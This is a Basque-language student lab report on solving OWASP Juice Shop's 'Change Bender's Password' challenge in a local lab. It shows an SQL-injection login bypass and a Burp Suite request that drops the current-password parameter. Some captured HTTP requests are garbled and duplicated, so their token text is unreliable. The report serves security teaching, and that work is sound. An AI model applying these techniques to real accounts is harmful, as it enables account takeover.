


# AAF Praktika: Web penetrazio testak

-OWASP Juice Shop-



Oier Barrutiabengoa

Euskal Herriko Unibertsitatea (UPV/EHU)




# Aurkibidea

Change Bende	er's password prozesua	3
Kontuaren b	pilaketa	3
Login Bende	eren kontuan	4
Kontuaren p	pasahitza aldatzen	5
Arazoak eta ondorioak		9
Ustitutako a	arazoak	9
HTTP errore	aren arrazoiak	9
Ondorioak		9




# Change Bender's password prozesua

Proiektu honetan ebatzi den ariketa **Change Bender password** izan da, hemen jarraian emandako urratsak eta azalpenak emango dira eta ondorioak aterako dira.



# Kontuaren bilaketa


Ariketa ebazteko lehenengo Benderen emaila lortu behar dugu, hau egiteko 192.168.56.101:3000/#/search hasierako orrian produktu ezberdinen review atalean Benderen emaila bilatuko dugu. **Best Juice Shop Salesman Artwork** produktuan Benderen review bat dugu eta bere emaila (bender@juice-sh.op) kopiatuko dugu.






# Login Benderen kontuan

Orain login atalera sartuko gara eta Benderen kontuan login egiteko SQL injection kalteberatasuna ustiatuko dugu. Emaila jarri eta ondoren '-- jarriko dugu SQL kontsulta komentatzeko eta pasahitzaren egiaztapena saihesteko.




**Log in** sakatu ondoren Benderen kontuan sartuta egongo gara urrengo irudian ikusi daitekeen bezala:






# Kontuaren pasahitza aldatzen

Kontuaren pasahitza aldatzeko lehenengo **Privacy & Security** aukera bilatu behar dugu eta **Change Password** aukeran sakatu behar dugu. Gero Burp Suite irekiko dugu, Proxy atalean sartuko gara (Firefox erabiltzen ari naiz eta firefoxeko proxya konfiguratu izan behar dut 8080 portuan) eta azkenik Intercept atalean Intercept is off sakatuko dugu HTTP trafikoa entzuteko.





Hurrengo urratsa **Current Password** atalean edozer gauza sartzea eta **New Password** eta **Repeat new password** atalean ere edozer gauza sartuko dugu (irudian *aaaaa* pasahitza jarri dut baina gero *slurmCl4ssic* pasahitza erabili dut Burp Suiten).





**Change** botoia sakatu ondoren hurrengo irudian ikusi daitekeen eskaera burutuko da (Burp Suite):

```
GET /rest/user/change-password?current=alkshjdask&new=aaaaa&repeat=aaaaa HTTP/1.1

Host: 192.168.56.101:3000

User-Agent: Mozilla/5.0 (X1; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept : application/json, text/plain, */*

Accept : application/json, text/plain, */*

Accept : Language: en-US, en; eg-0.5

Accept : Encoding: gzip, deflate, br

Authorization: Bearer

eyJ0exAioiJXV1QiLCJhbGciOiJSUzIINiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSIGeyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpb

CIGImJlbmRlckBqdWljZSlzaCSvcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJJZmzjNjcONGE0ZWYiLCJyb2xlIjoiY3VzdG9

tZXIiLCJkZWx1eGVUb2tlbiIGIIIsImxhc3RMb2dpbklwTjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkc

y9kZWZhdWx0lnNzZyIsInRvdHBTZWNyZXQiOiIiLCJpcOFjdGl2ZSIGdHJ1ZSwiY3lJYXRlZEF0IjoiMjAyNSOwMyOyMiAxODowODowMS42MDA

gKzAwOjAwIiwidXBHYXRlZEF0IjoiMjAyNSOwMyOyMiAxODowODowMS42MDA

yK3MD15f0.qh60MlHYMhka0e vRwPLl85HYf1ZqRxvZjhYAikjF-xBJ_sYZoUwHChuY9TyyNkNn5lGLcJui2f09ji14dB7scz9OuDXAgCF-xbL

VCVwvYwSdIHPnWOvLSr3VOu3kPPUbfeypR7j7inVKH8FzFxwKl4h7Fl-bP3fBROeipwQ4KI

Connection:, kepp:alive

Referer: http://192.168.56.101:3000/

Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=

eyJ0exAioiJXVQilcJhbGcioiJSUzIINiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSIGeyJpZCIGMywidXNlcmShbWUiOiIiLcJlbWFpb

CIGImJlbmRlckBqdWljZSlzacSvcCIsInBhc3N3b3JkIjoiMGMzhmU1MTdlM2ZbOTVhYWJmMMJ3ZmzjNjcoNG60ZWYiLCJyb2xlIjoiYaVzdG9

tZXILCJkZWxleGVUb2tlbiIGIIISImxhc3RMb2dpbklwIjoiIiwicHJVZmlsZUltYWdlIjoiYXNzZXRzL3BIYmxpYy9pbWFnZXMvdXBsb2Fkc

y9kZWZhddwxOlnNZZyIsInRvdHBTZNNyZXQiOiIILCJpcOFjdGl2ZSIGdHJ1ZSwY3JlYXRIZEF0IjoiMjAyNSOwMyOyMiAxODowObowMS42MDA

gKzAwOjAwIiwidXBYXRIZEF0IjoiMjAyNSOwMyOyMiAxDobowObowMS42MDAgkz&wOjAwIiwiZGSZXRIZEF0IjpudWxsfSwiaWF0IjoxNzQyN

jY3MDISf0,qh6QMlHYMhka0e -VRwPLl85HYf1ZqRxvZjhYAikjF-xBJ_sYZouWhChCuY9TyyNkNnSlGLcJui2f09ji14dB7scz90uDXAgCF-xbL

VCVwvYwSdIHPnWOvLSrSVOu3kPPUbfeypR7j7inVKH8FzZmxvZjhYAikjF-xBJ_sYZouWhChCuY9TyyNkNnSlGLcJui2f09ji14dB7scz90uDXAgCF-xbL

VCVwYwSdIHPnWOvLSrSVOu3kPPUb
```

Repeater atalera eramaten badugu eskaera eta send botoia sakatzen badugu **Current** password in not correct emaitza bueltatuko digu:





Azkenik request atalean *current*= ezabatzen badugu, *new*= eta *repeat*= zatian emaitza bera jartzen badugu eta **send** botoia sakatzen badugu emaitza ona lortuko dugu eta pasahitza aldatuko dugu.

```
Request
                                                                                                                                                                                                                                                                                                                                                          Ø 🗐 n 🗏
     Pretty
                                   Raw
             GET /rest/user/change-password?hew=slurmCl4ssic&repeat=slurmCl4ssic HTTP/1.1
Host: 192.168.56.101:3000
             User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
             Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
             Accept-Encoding: gzip, deflate, br
Authorization: Bearer
              ey \\ JoeXAiOi\\ JKV1\\ QiLCJ\\ hbGciOi\\ JSUzI1\\ Ni\\ J9.\\ ey \\ Jz\\ dGFOdX\\ MiOi\\ Jz\\ dW\\ hj\\ ZX\\ Nz\\ Ii\\ wi\\ ZGFOY\\ SI\\ 6ey\\ Jp\\ ZCI\\ 6M\\ y\\ wi\\ dX\\ Mc\\ mS\\ hbW\\ UiOi\\ Ii\\ LCJ\\ hbWfpb
             CÍ6ImJlbmRlckBqdWljZSlzaC5vcCIsInBhc3N3b3JkIjoiMGMzNmUlMTdlM2ZhOTVhYWJmMWJiZmZjNjcÓNGEOZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3BlYmxpYy9pbWFnZXMvdXBsb2Fkc
             y9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQi0iIiLCJpcOFjdGl2ZSI6dHJlZSwiY3JlYXRlZEFOIjoiMjAyNSOwMyOyMiAxODowODowMS42MDA
gKzAwOjAwIiwidXBkYXRlZEFOIjoiMjAyNSOwMyOyMiAxODowODowMS42MDAqKzAwOjAwIiwiZGVsZXRlZEFOIjpudWxsfSwiaWFOIjoxNzQyN
              jYSMDISfQ.qhSqMLHYMhkaQe-YRwPLL8SHYfIZqRxvZjhYaikjF-xBJ_sYZOUWHChuYSTYyNkNn5lGLcJui2fO9ji14dB7scz9OuDXAgCF-xbL
VCYwvYwSdIHPnWOvLSr3VOu3kPPUwfeypR7j7inVKH8FzFxwK14h7Fl-bP3fBROeipwQ4KI
            Connection: keep alive
Referer: http://192.168.56.101:3000/
Referer: http://192.168.56.101:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
cookie: language=en; welcomebanner_status=dismiss; token=
cookie: language=en; welcomebanner_
             CÍGImJlbmRlckBqdWljZSlzaCSvcCIsInBhc3N3b3JkIjoiMGMzNmUlMTdlM2ZhOTVhYWJmMWJiZmZjNjcÓNGEOZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiIGIIIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkc
              y9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGlZZSI6dHJlZSviY3JlYXRlZEF0IjoiNjAyNSOwMyOyMiAxODowODowMS42MDA
gKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNSOwMyOyMiAxODowODowMS42MDAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzOyN
jY3MDI5fQ.qh6QMlHYMhkaOe-VRwPLl85HYf1ZqRxvZjhYAikjF-xBJ_sYZoUwHChuY9TyyNkNn5lGLcJui2f09ji14dB7scz90uDXAgCF-xbL
             VCYwyYsdIHPnWOvLSr3VOu3kPPUwfeypR7j7inVkH8FzFxwK14h7Fl-bP3fBR0eipwQ4KI; continueCode=
yYPgm4BDWNZgyolb21YjXMw7Q603j4tl8Gz5rELJ3pq9R0VneK8kxPvaOWe3
11
```


#### Response

```
Pretty
          Raw
                  Hex
                         Render
    HTTP/1.1 200 OK
    Access-Control-Allow-Origin: *
    X-Content-Type-Options: nosniff
 3
    X-Frame-Options: SAMEORIGIN
    Feature-Policy: payment 'self'
 5
    X-Recruiting: /#/jobs
 5
    Content-Type: application/json; charset=utf-8
 7
    Content-Length: 343
    ETag: W/"157-RaDh2vjFOpmbRrX/0799PEfQZPo"
 9
    Vary: Accept-Encoding
10
    Date: Sat, 22 Mar 2025 18:17:20 GMT
11
    Connection: keep-alive
    Keep-Alive: timeout=5
13
14
    {
15
      "user":{
        "id":3,
        "username": "",
        "email": "bender@juice-sh.op",
        "password": "06b0c5c1922ed4ed62a5449dd209c96d",
        "role": "customer",
        "deluxeToken":"",
        "lastLoginIp":"",
        "profileImage": "assets/public/images/uploads/default.svg",
        "totpSecret":"",
        "isActive":true,
        "createdAt": "2025-03-22T18:08:01.600Z",
        "updatedAt": "2025-03-22T18:17:20.897Z",
        "deletedAt":null
     }
   }
```



## Benderen kontuaren pasahitza ariketa bukatuta bezala agertuko zaigu

You successfully solved a challenge: Change Bender's Password (Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.)





# Arazoak eta ondorioak

## Ustitutako arazoak

#### 1. Informazio sentikorraren esposizioa

Benderren helbide elektronikoa lortu ahal izan da dendako review batetik, eta horri esker eraso zuzen bat hasi ahal izan da.

#### 2. SQL injection

Autentifikazioa ez balidatzeak Benderren kontuan saioa hasteko aukera emanten du benetako pasahitza ezagutu gabe, SQL kontsulta manipulatuz.

### 3. HTTP eskaera manipulatzea

Burp Suiterekin pasahitza aldatzeko eskaera modifikatu da *current* parametroa ezabatuz. Horri esker, pasahitza aldatu ahal izan zen, jatorrizkoa ezagutu beharrik gabe.

#### HTTP errorearen arrazoiak

#### 1. Backendaren baliozkotze okerra:

Baliteke zerbitzariak soilik *current* parametroa egotea egiaztatzea, baina ez edukia behar bezala egiaztatzea parametro hori falta den kasuan. Hori baliatuz, parametro hori ezabatuta pasahitza aldatu daiteke.

### 2. Autentifikazio-kontrol eskasa:

Sistemak pasahitzaren aldaketa baimendu ez lukeen egoerak onartzen ditu, erabiltzailearen identitatea behar bezala egiaztatu gabe.

## Ondorioak

Lan honetan, aplikazio webetan ohikoak diren zaurgarritasunak ustiatzeko moduak erakutsi dira. Informazio eskuragarriaren bilaketa, SQL injekzioa eta HTTP eskaeren manipulazioa bezalako teknikak erabiliz, Juice Shop-eko erabiltzaile baten kontua arriskuan jarri da.

Ariketa honek erakusten du software garapenean segurtasun-praktika egokiak aplikatzearen garrantzia, hala nola, sarreren baliozkotzea, SQL injekzioen aurkako babesa eta autentifikazio- eta baimen-kontrol egokiak ezartzea. Gainera, Burp Suite bezalako segurtasun-tresnak erabiltzea funtsezkoa dela erakusten du, zaurgarritasunak detektatzeko eta zuzentzeko.